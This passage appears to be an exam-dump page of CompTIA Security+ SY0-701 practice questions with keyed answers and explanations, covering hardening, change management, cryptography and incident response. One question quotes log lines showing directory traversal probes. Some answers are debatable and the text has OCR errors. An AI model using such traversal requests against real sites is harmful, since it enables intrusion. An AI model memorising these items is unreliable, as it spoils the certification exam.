A recent penetration test identified that an attacker could flood the MAC address table of network switches.
Which of the following would best mitigate this type of attack?
A. Load balancer
B. Port security

C. IPS
D. NGFW
Answer: B (LEAVE A REPLY)
Port security is the best mitigation technique for preventing an attacker from flooding the MAC address table of network switches. Port security can limit the number of MAC addresses learned on a port, preventing an attacker from overwhelming the switch's MAC table (a form of MAC flooding attack). When the allowed number of MAC addresses is exceeded, port security can block additional devices or trigger alerts.
* Load balancer distributes network traffic but does not address MAC flooding attacks.
* IPS (Intrusion Prevention System) detects and prevents attacks but isn't specifically designed for MAC flooding mitigation.
* NGFW (Next-Generation Firewall) offers advanced traffic inspection but is not directly involved in MAC table security.

NEW QUESTION: 209
An analyst is reviewing an incident in which a user clicked on a link in a phishing email. Which of the following log sources would the analyst utilize to determine whether the connection was successful?
A. Network
B. System
C. Application
D. Authentication
Answer: (SHOW ANSWER)
To determine whether the connection was successful after a user clicked on a link in a phishing email, the most relevant log source to analyze would be the network logs. These logs would provide information on outbound and inbound traffic, allowing the analyst to see if the user's system connected to the remote server specified in the phishing link. Network logs can include details such as IP addresses, domains accessed, and the success or failure of connections, which are crucial for understanding the impact of the phishing attempt.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Incident Response.

NEW QUESTION: 210
An administrator needs to perform server hardening before deployment. Which of the following steps should the administrator take? (Select two).
A. Add the server to the asset inventory.
B. Disable default accounts.
C. Join the server to the corporate domain.
D. Document default passwords.
E. Remove unnecessary services.
F. Send server logs to the SIEM.
Answer: B,E (LEAVE A REPLY)

NEW QUESTION: 211
A spoofed identity was detected for a digital certificate. Which of the following are the type of unidentified key and the certificate mat could be in use on the company domain?
A. Private key and root certificate

B. Public key and expired certificate
C. Private key and self-signed certificate
D. Public key and wildcard certificate
Answer: C (LEAVE A REPLY)
A self-signed certificate is a certificate that is signed by its own private key rather than by a trusted certificate authority (CA). This means that the authenticity of the certificate relies solely on the issuer ' s own authority.
If a spoofed identity was detected, it could indicate that a private key associated with a self-signed certificate was compromised. Self-signed certificates are often used internally within organizations, but they carry higher risks since they are not validated by a third-party CA, making them more susceptible to spoofing.
References = CompTIA Security+ SY0-701 study materials, particularly the domains discussing Public Key Infrastructure (PKI) and certificate management.

NEW QUESTION: 212
Which of the following should a systems administrator use to ensure an easy deployment of resources within the cloud provider?
A. Software as a service
B. Infrastructure as code
C. Internet of Things
D. Software-defined networking
Answer: B (LEAVE A REPLY)
Infrastructure as code (IaC) is a method of using code and automation to manage and provision cloud resources, such as servers, networks, storage, and applications. IaC allows for easy deployment, scalability, consistency, and repeatability of cloud environments. IaC is also a key component of DevSecOps, which integrates security into the development and operations processes. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 6: Cloud and Virtualization Concepts, page 294.

NEW QUESTION: 213
Which of the following is the stage in an investigation when forensic images are obtained?
A. Acquisition
B. Preservation
C. Reporting
D. E-discovery
Answer: (SHOW ANSWER)
Detailed Explanation:The acquisition phase involves creating forensic images (exact replicas) of storage devices or memory to ensure data integrity for further analysis. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Forensic Imaging and Chain of Custody".

NEW QUESTION: 214
Which of the following describes effective change management procedures?
A. Approving the change after a successful deployment
B. Having a backout plan when a patch fails
C. Using a spreadsheet for tracking changes
D. Using an automatic change control bypass for security updates
Answer: B (LEAVE A REPLY)
Effective change management requires structured planning, testing, review, approval, deployment, and rollback capabilities. According to CompTIA Security+ SY0-701, one of the most critical components of change management is having a backout plan, which allows the organization to safely revert changes if the update or patch causes issues, operational disruption, or security instability. A proper backout plan reduces downtime, maintains system availability, and protects against unexpected failures.
Approving a change after deployment (A) violates standard change management protocols. Approval must occur before live implementation. Using a spreadsheet (C) is not considered an effective or secure change management mechanism. Automatic bypassing of change controls (D) is dangerous, even for security patches, because changes must be tested to avoid service outages or unintended vulnerabilities.
Therefore, the best description of effective change management is B: Having a backout plan when a patch fails.

NEW QUESTION: 215
Which of the following is a feature of a next-generation SIEM system?
A. Security agent deployment
B. Virus signatures
C. Automated response actions
D. Vulnerability scanning
Answer: C (LEAVE A REPLY)

NEW QUESTION: 216
Which of the following is the greatest advantage that network segmentation provides?
A. End-to-end encryption
B. Decreased resource utilization
C. Enhanced endpoint protection
D. Configuration enforcement
E. Security zones
Answer: E (LEAVE A REPLY)
Comprehensive and Detailed Explanation From Exact Extract:
The greatest advantage of network segmentation is the creation of security zones, which isolate systems into separate logical or physical network sections. According to CompTIA Security+ SY0-701, segmentation is a foundational security architecture practice used to reduce the attack surface, restrict lateral movement, enforce least privilege, and contain breaches. By dividing the network into zones-such as DMZ, internal, restricted, and guest-administrators can apply tailored access controls, firewall rules, IDS/IPS placement, and monitoring boundaries.
Segmentation provides defense-in-depth by preventing attackers from reaching critical systems even if they compromise a less-secure device. It also limits broadcast domains and improves traffic visibility. End-to-end encryption (A) protects confidentiality but is unrelated to

segmentation. Decreased resource utilization (B) is not a primary benefit. Enhanced endpoint protection (C) applies to host controls, not network topology.
Configuration enforcement (D) is a benefit of centralized management, not segmentation.
Therefore, the correct answer is Security zones, the core outcome and highest-value advantage of segmentation.

NEW QUESTION: 217
Which of the following consequences would a retail chain most likely face from customers in the event the retailer is non-compliant with PCI DSS?
A. Reputational damage
B. Fines
C. Contractual impacts
D. Sanctions
Answer: C (LEAVE A REPLY)

NEW QUESTION: 218
Which of the following will most likely lead an organization to revise its change management policy?
A. An engineer adds a new feature to the production service.
B. A production server continuously runs at its maximum load.
C. Software is migrated to a cloud that offers increased flexibility in its updates.
D. A legacy server lacks support for new regulatory requirements.
Answer: C (LEAVE A REPLY)
The best answer is C. Software is migrated to a cloud that offers increased flexibility in its updates.
A change management policy defines how changes are requested, reviewed, approved, tested, documented, and implemented. When an organization migrates software to a cloud environment that supports more dynamic, frequent, or automated updates, the change management process may need to be revised to reflect the new operational model.
Cloud environments often introduce:
faster deployment cycles
infrastructure as code
automated updates
continuous integration and continuous delivery
different approval and rollback processes
These changes can significantly affect how the organization governs system changes, so revising the policy is likely necessary.
Why the other options are incorrect:
A). An engineer adds a new feature to the production service.This is an example of a change that should follow policy, not necessarily a reason to revise the policy itself.
B). A production server continuously runs at its maximum load.This is more of a performance or capacity issue than a direct reason to revise change management policy.
D). A legacy server lacks support for new regulatory requirements.This points more toward compliance remediation or system replacement, not specifically revising change management policy.
From the SY0-701 perspective, major shifts in how systems are updated and maintained, especially through cloud adoption, are strong reasons to update change management governance. Therefore, C is correct.

NEW QUESTION: 219
Which of the following is an algorithm performed to verify that data has not been modified?
A. Hash
B. Code check
C. Encryption
D. Checksum
Answer: (SHOW ANSWER)
A hash is an algorithm used to verify data integrity by generating a fixed-size string of characters from input data. If even a single bit of the input data changes, the hash value will change, allowing users to detect any modification to the data. Hashing algorithms like SHA-256 and MD5 are commonly used to ensure data has not been altered.
References:
* CompTIA Security+ SY0-701 Course Content: Domain 6: Cryptography and PKI, which discusses the role of hashing in verifying data integrity.

NEW QUESTION: 220
A systems administrator notices that the research and development department is not using the company VPN when accessing various company-related services and systems. Which of the following scenarios describes this activity?
A. Data exfiltration
B. Shadow IT
C. Nation-state attack
D. Espionage
Answer: B (LEAVE A REPLY)

NEW QUESTION: 221
A company hired a consultant to perform an offensive security assessment covering penetration testing and social engineering.
Which of the following teams will conduct this assessment activity?
A. White
B. Purple
C. Blue
D. Red
Answer: D (LEAVE A REPLY)
A red team is a group of security professionals who perform offensive security assessments covering penetration testing and social engineering. A red team simulates real-world attacks and exploits the vulnerabilities of a target organization, system, or network. A red team aims to test the effectiveness of the security controls, policies, and procedures of the target, as well as the awareness and response of the staff and the blue team. A red team can be hired as an external consultant or formed internally within the organization. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 1, page 18. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.8, page 4. Security Teams - SY0-601 CompTIA Security+ : 1.8

NEW QUESTION: 222

A financial institution would like to store its customer data m the cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution Is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would best meet the requirement?

A. Asymmetric

B. Symmetric

C. Homomorphic

D. Ephemeral

Answer: C (LEAVE A REPLY)

Homomorphic encryption allows data to be encrypted and manipulated without needing to decrypt it first.

This cryptographic technique would allow the financial institution to store customer data securely in the cloud while still permitting operations like searching and calculations to be performed on the encrypted data. This ensures that the cloud service provider cannot decipher the sensitive data, meeting the institution's security requirements.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptographic Techniques.

NEW QUESTION: 223

A company wants to track modifications to the code that is used to build new virtual servers. Which of the following will the company most likely deploy?

A. Change management ticketing system

B. Behavioral analyzer

C. Collaboration platform

D. Version control tool

Answer: D (LEAVE A REPLY)

A version control tool, such as Git, is specifically designed to track changes in code, configuration scripts, IaC templates, and deployment files. In the context of creating new virtual servers-often built using Infrastructure as Code (IaC) or automated orchestration-version control allows teams to maintain historical records, compare changes, revert mistakes, ensure code integrity, and enable collaborative development.

Security+ SY0-701 emphasizes the use of version control in secure development practices to ensure traceability, accountability, and change visibility. It supports secure DevOps workflows by ensuring that no unauthorized or insecure code modifications are introduced into production environments.

A change management ticketing system (A) documents approval requests but does not track code-level modifications. A behavioral analyzer (B) evaluates anomalous behavior, not code changes. A collaboration platform (C) enables communication but lacks code versioning capability.

Therefore, the most appropriate tool is D: Version control tool.

NEW QUESTION: 224

Which of the following is most likely associated with introducing vulnerabilities on a corporate network by the deployment of unapproved software?

A. Hacktivists

B. Script kiddies

C. Competitors
D. Shadow IT
Answer: D (LEAVE A REPLY)
Shadow IT refers to the use of information technology systems, devices, software, applications, and services without explicit IT department approval. This is the most likely cause of introducing vulnerabilities on a corporate network by deploying unapproved software, as such software may not have been vetted for security compliance, increasing the risk of vulnerabilities.
References =
* CompTIA Security+ SY0-701 Course Content: The concept of Shadow IT is discussed as a significant risk due to the introduction of unapproved and potentially vulnerable software into the corporate network.

NEW QUESTION: 225
A company processes a large volume of business-to-business transactions and prioritizes data confidentiality over transaction availability. The company ' s firewall administrator must configure a new hardware-based firewall to replace the current one. Which of the following should the administrator do to best align with the company requirements in case a security event occurs?
A. Ensure the firewall data plane moves to fail-closed mode.
B. Implement a deny-all rule as the last firewall ACL rule.
C. Prioritize business-critical application traffic through the firewall.
D. Configure rate limiting between the firewall interfaces.
Answer: (SHOW ANSWER)
The best answer is A. Ensure the firewall data plane moves to fail-closed mode.
The key requirement is that the company prioritizes confidentiality over availability. In a failure or security event, a fail-closed firewall blocks traffic rather than allowing traffic to continue through an untrusted or degraded state.
This choice protects sensitive business data, even if it temporarily interrupts transactions.
Why the other options are incorrect:
B). Implement a deny-all rule as the last firewall ACL rule.This is a standard best practice, but it does not specifically address behavior during a security event.
C). Prioritize business-critical application traffic through the firewall.This emphasizes availability and performance, not confidentiality.
D). Configure rate limiting between the firewall interfaces.Rate limiting can help with traffic control, but it is not the best match for the stated priority.
From a Security+ standpoint, when confidentiality is more important than uptime, fail closed is the correct choice.

NEW QUESTION: 226
Which of the following techniques can be used to sanitize the data contained on a hard drive while allowing for the hard drive to be repurposed?
A. Drive shredder
B. Wipe tool
C. Degaussing
D. Retention platform
Answer: (SHOW ANSWER)

NEW QUESTION: 227

A

recent black-box penetration test of http://example.com discovered that external website vulnerabilities exist, such as directory traversals, cross-site scripting, cross-site forgery, and insecure protocols.

You are tasked with reducing the attack space and enabling secure protocols.

INSTRUCTIONS

Part 1


Use the drop-down menus to select the appropriate technologies for each location to implement a secure and resilient web architecture. Not all technologies will be used, and technologies may be used multiple times.

Part 2

Use the drop-down menus to select the appropriate command snippets from the drop-down menus. Each command section must be filled.

Part 1 Part 2


```
openssl req -new -newkey [Select command] \
-key /certificate/csr.key -out [Select command]
Generating RSA private key, [Select command]
...........+++
---------------+++
e is 65537 (0x10001)
```



Answer:

See the solution in explanation below.

Explanation:



You want to place these technologies to reduce attack surface and enable secure protocols for the web architecture.
Suggested placements (following typical best practices for web architectures):
First node after Internet (Inbound Traffic Point):
FirewallControls and filters incoming traffic from the internet to block unwanted access.
Next node (Internal Traffic Control):
RouterRoutes packets inside the network and can apply some filtering.
Next layer (Between router and web infrastructure):
WAF (Web Application Firewall)Protects web servers from attacks like XSS, SQL injection, CSRF, directory traversal by inspecting HTTP/HTTPS traffic.
Web Servers:
Web serverHosts the application.
PKI Certificate:
Applied on the web server or WAF to enable HTTPS and secure protocols (TLS).
Part 2:

Command position	Selected Option
-new -newkey	rsa:2048
-key	/certificate/csr.key
-out	/certificate/example.com.csr

NEW QUESTION: 228
Which of the following is the most likely benefit of conducting an internal audit?
A. Findings are reported to shareholders.
B. Reports are not formal and can be reassigned.
C. Control gaps are identified for remediation.
D. The need for external audits is eliminated.
Answer: (SHOW ANSWER)
Internal audits are conducted within an organization to independently assess and evaluate the effectiveness of internal controls, policies, and procedures. A key benefit of internal audits is the identification of control gaps or weaknesses that can then be remediated before they lead to security incidents or compliance failures.
Unlike external audits, internal audit findings are primarily for management and internal stakeholders, focusing on improving security posture and operational efficiency. Reports generated are formal and documented to ensure accountability, and internal audits do not replace the need for external audits, which provide independent verification to external parties like regulators or shareholders.
This role of internal audits in identifying deficiencies and driving remediation efforts is emphasized in the Security Program Management and Oversight domain of the SY0-701 exam#7:Chapter 5†CompTIA Security+ Practice Tests#.

NEW QUESTION: 229
A technician wants to improve the situational and environmental awareness of existing users as they transition from remote to in-office work.
Which of the following is the best option?
A. Send out periodic security reminders.
B. Update the content of new hire documentation.
C. Modify the content of recurring training.D Implement a phishing campaign
Answer: C (LEAVE A REPLY)
Recurring training is a type of security awareness training that is conducted periodically to refresh and update the knowledge and skills of the users. Recurring training can help improve the situational and environmental awareness of existing users as they transition from remote to in-office work, as it can cover the latest threats, best practices, and policies that are relevant to their work environment. Modifying the content of recurring training can ensure that the users are aware of the current security landscape and the expectations of their roles. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701,
9th Edition, Chapter 5, page 232. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 5.1, page 18.

NEW QUESTION: 230
While troubleshooting a firewall configuration, a technician determines that a "deny any" policy should be added to the bottom of the ACL. The technician updates the policy, but the new policy causes several company servers to become unreachable.
Which of the following actions would prevent this issue?
A. Documenting the new policy in a change request and submitting the request to change management
B. Testing the policy in a non-production environment before enabling the policy in the production network
C. Disabling any intrusion prevention signatures on the 'deny any* policy prior to enabling the new policy
D. Including an 'allow any1 policy above the 'deny any* policy
Answer: (SHOW ANSWER)
A firewall policy is a set of rules that defines what traffic is allowed or denied on a network. A firewall policy should be carefully designed and tested before being implemented, as a misconfigured policy can cause network disruptions or security breaches. A common best practice is to test the policy in a non-production environment, such as a lab or a simulation, before enabling the policy in the production network. This way, the technician can verify the functionality and performance of the policy, and identify and resolve any issues or conflicts, without affecting the live network. Testing the policy in a non-production environment would prevent the issue of the 'deny any' policy causing several company servers to become unreachable, as the technician would be able to detect and correct the problem before applying the policy to the production network.
Documenting the new policy in a change request and submitting the request to change management is a good practice, but it would not prevent the issue by itself. Change management is a process that ensures that any changes to the network are authorized, documented, and communicated, but it does not guarantee that the changes are error-free or functional. The technician still needs to test the policy before implementing it.
Disabling any intrusion prevention signatures on the 'deny any' policy prior to enabling the new policy would not prevent the issue, and it could reduce the security of the network. Intrusion prevention signatures are patterns that identify malicious or unwanted traffic, and allow the firewall to block or alert on such traffic.
Disabling these signatures would make the firewall less effective in detecting and preventing attacks, and it would not affect the reachability of the company servers.
Including an 'allow any' policy above the 'deny any' policy would not prevent the issue, and it would render the 'deny any' policy useless. A firewall policy is processed from top to bottom, and the first matching rule is applied. An 'allow any' policy would match any traffic and allow it

to pass through the firewall, regardless of the source, destination, or protocol. This would negate the purpose of the 'deny any' policy, which is to block any traffic that does not match any of the previous rules. Moreover, an 'allow any' policy would create a security risk, as it would allow any unauthorized or malicious traffic to enter or exit the network. References = CompTIA Security+ SY0-701 Certification Study Guide, page 204-205; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 2.1 - Network Security Devices, 8:00 - 10:00.

NEW QUESTION: 231
Which of the following vulnerabilities is exploited when an attacker overwrites a register with a malicious address?
A. VM escape
B. SQL injection
C. Buffer overflow
D. Race condition
Answer: (SHOW ANSWER)
A buffer overflow is a vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. A register is a small storage area in the CPU that holds temporary data or instructions. An attacker can exploit a buffer overflow to overwrite a register with a malicious address that points to a shellcode, which is a piece of code that gives the attacker control over the system. By doing so, the attacker can bypass the normal execution flow of the application and execute arbitrary commands.
References: CompTIA Security+ SY0-701 Certification Study Guide, Chapter 2: Threats, Attacks, and Vulnerabilities, Section 2.3: Application Attacks, Page 76 1; Buffer Overflows - CompTIA Security+ SY0-
701 - 2.3 2

NEW QUESTION: 232
A company prepares for an upcoming regulatory audit. The company wants to perform a gap analysis in the most cost-effective way. Which of the following will help the company achieve this goal?
A. Internal self-assessment
B. Active reconnaissance
C. Red team penetration test
D. Tabletop exercise
Answer: A (LEAVE A REPLY)
The best answer is A. Internal self-assessment.
A gap analysis is used to compare the organization's current security, compliance, or control posture against a required standard, framework, or regulatory requirement. If the company wants to do this in the most cost- effective way, an internal self-assessment is the best choice because it allows the organization to review its own policies, procedures, controls, and documentation without the added expense of external testing or specialized attack simulations.
Why the other options are incorrect:
B). Active reconnaissanceActive reconnaissance involves directly interacting with systems to gather information, often as part of security testing or attack emulation. It is not the best option for a compliance- focused gap analysis.
C). Red team penetration testA red team exercise is more advanced and expensive. It simulates real-world attacks to test detection and response capabilities. This is valuable for security maturity, but it is not the most cost-effective method for identifying compliance gaps before an audit.

D). Tabletop exerciseA tabletop exercise is a discussion-based activity used to test incident response plans, communication, and decision-making. It does not primarily identify regulatory compliance gaps.
From a Security+ perspective, self-assessments, audits, and gap analyses are part of governance, risk, and compliance activities. For a low-cost review against regulatory requirements, internal self-assessment is the most appropriate answer.

NEW QUESTION: 233
A systems administrator needs to ensure the secure communication of sensitive data within the organization's private cloud. Which of the following is the best choice for the administrator to implement?
A. IPSec
B. SHA-1
C. TGT
D. RSA
Answer: A (LEAVE A REPLY)

NEW QUESTION: 234
After a security incident, a systems administrator asks the company to buy a NAC platform. Which of the following attack surfaces is the systems administrator trying to protect?
A. Bluetooth
B. Wired
C. NFC
D. SCADA
Answer: B (LEAVE A REPLY)
The correct answer is Wired because Network Access Control (NAC) platforms are primarily designed to control and secure access to an organization's wired and wireless network infrastructure, with a strong emphasis on enforcing policies at the point where devices connect to the network. In the context of the Security+ SY0-701 objectives, NAC is a key architectural control used to reduce attack surface by preventing unauthorized, unmanaged, or noncompliant devices from gaining network access.
A NAC solution works by authenticating and evaluating devices before granting them access to network resources. This commonly includes checking device identity, credentials, patch levels, antivirus status, and compliance with security policies. For wired networks, NAC enforces controls at switch ports using technologies such as 802.1X, ensuring that only approved devices can connect to internal networks. This directly protects the wired attack surface by stopping threats like rogue devices, compromised laptops, or unauthorized systems from plugging into an Ethernet port and gaining access.
Option A, Bluetooth, is incorrect because NAC platforms do not directly manage short-range personal area network technologies. Option C, NFC, is also incorrect because NFC is typically used for proximity-based authentication or payments and is outside the scope of NAC enforcement. Option D, SCADA, refers to industrial control systems, which require specialized security controls and are not the primary target of standard enterprise NAC solutions.
The SY0-701 study guide highlights NAC as a preventive and detective control that supports zero trust principles by verifying devices before allowing access. By securing the wired network attack surface, NAC significantly reduces lateral movement opportunities and limits the impact of compromised or unauthorized endpoints following a security incident.

NEW QUESTION: 235

Which of the following considerations is the most important for an organization to evaluate as it establishes and maintains a data privacy program?

A. Reporting structure for the data privacy officer

B. Request process for data subject access

C. Role as controller or processor

D. Physical location of the company

Answer: C (LEAVE A REPLY)

The most important consideration when establishing a data privacy program is defining the organization's role as a controller or processor. These roles, as outlined in privacy regulations such as the General Data Protection Regulation (GDPR), determine the responsibilities regarding the handling of personal data. A controller is responsible for determining the purpose and means of data processing, while a processor acts on behalf of the controller. This distinction is crucial for compliance with data privacy laws.

* Reporting structure for the data privacy officer is important, but it is a secondary consideration compared to legal roles.
* Request process for data subject access is essential for compliance but still depends on the organization's role as controller or processor.
* Physical location of the company can affect jurisdiction, but the role as controller or processor has a broader and more immediate impact.

NEW QUESTION: 236

An unexpected and out-of-character email message from a Chief Executive Officer's corporate account asked an employee to provide financial information and to change the recipient's contact number. Which of the following attack vectors is most likely being used?

A. Business email compromise

B. Phishing

C. Brand impersonation

D. Pretexting

Answer: (SHOW ANSWER)

Business Email Compromise (BEC)is atargeted phishing attackin whichattackers impersonate executives or high-ranking officials(such as a CEO) to manipulate employees intotransferring money or providing sensitive data. Since the request is coming from the CEO's corporate email (possibly spoofed or compromised), this is aclassic example of BEC.

Phishing (B)is a broader term but typically involvesmassfraudulent emails rather than targeted executive impersonation.

Brand impersonation (C)involves faking a company's identity (e.g., fake PayPal emails).

Pretexting (D)involves social engineering tactics but does not necessarily involve email compromise.

Reference:CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

NEW QUESTION: 237

A security analyst reviews web server logs and sees the following entries:

16.22.48.102 -- 26/April/2023 22:00:04.33 GET "http://www.databaseInfo.com/index.html/*" 200

16.22.48.102 -- 26/April/2023 22:00:07.23 GET "http://www.databaseInfo.com/index.html/../" 404

16.22.48.102 -- 26/April/2023 22:01:16.03 GET "http://www.databaseInfo.com/index.html/../images" 404

16.22.48.102 -- 26/April/2023 22:03:10.25 GET "http://www.databaseInfo.com/index.html/../passwords" 404

16.22.48.102 -- 26/April/2023 22:05:11.22 GET "http://www.databaseInfo.com/index.html/..

/storedSQLqueries" 404

Which of the following attacks is most likely being attempted?

A. Denial of service

B. Password spraying
C. SQL injection
D. Directory traversal
Answer: D (LEAVE A REPLY)
The log entries show repeated attempts to access directories using patterns such as ../, which is a common directory traversal attack technique. Directory traversal (or path traversal) aims to access files and directories outside the web server's root directory by manipulating file paths. The ../ sequence is used to move up one directory level, which attackers exploit to try and retrieve sensitive files.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: "Directory traversal attacks attempt to access files and directories outside of the web root by manipulating the file path with ../ sequences." Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

NEW QUESTION: 238
Which of the following activities is the first stage in the incident response process?
A. Containment
B. Detection
C. Declaration
D. Vacation
Answer: B (LEAVE A REPLY)

NEW QUESTION: 239
Which of the following should be used to ensure that a device is inaccessible to a network-connected resource?
A. Disablement of unused services
B. Web application firewall
C. Host isolation
D. Network-based IDS
Answer: C (LEAVE A REPLY)
Host isolation ensures that a device cannot communicate with other systems on the network. Isolation is typically applied through EDR/XDR tools, quarantine mechanisms, or endpoint firewalls. Security+ SY0-701 identifies host isolation as a containment technique used when:
A device is suspected of compromise
Lateral movement must be prevented
Sensitive systems must be protected
A system must be completely cut off except for administrative access
Isolation enforces an immediate block on all inbound and outbound communications, effectively making the device inaccessible to any network-based resource.
Disablement of unused services (A) reduces attack surface but does not isolate the device.
A WAF (B) protects web applications, not device access.
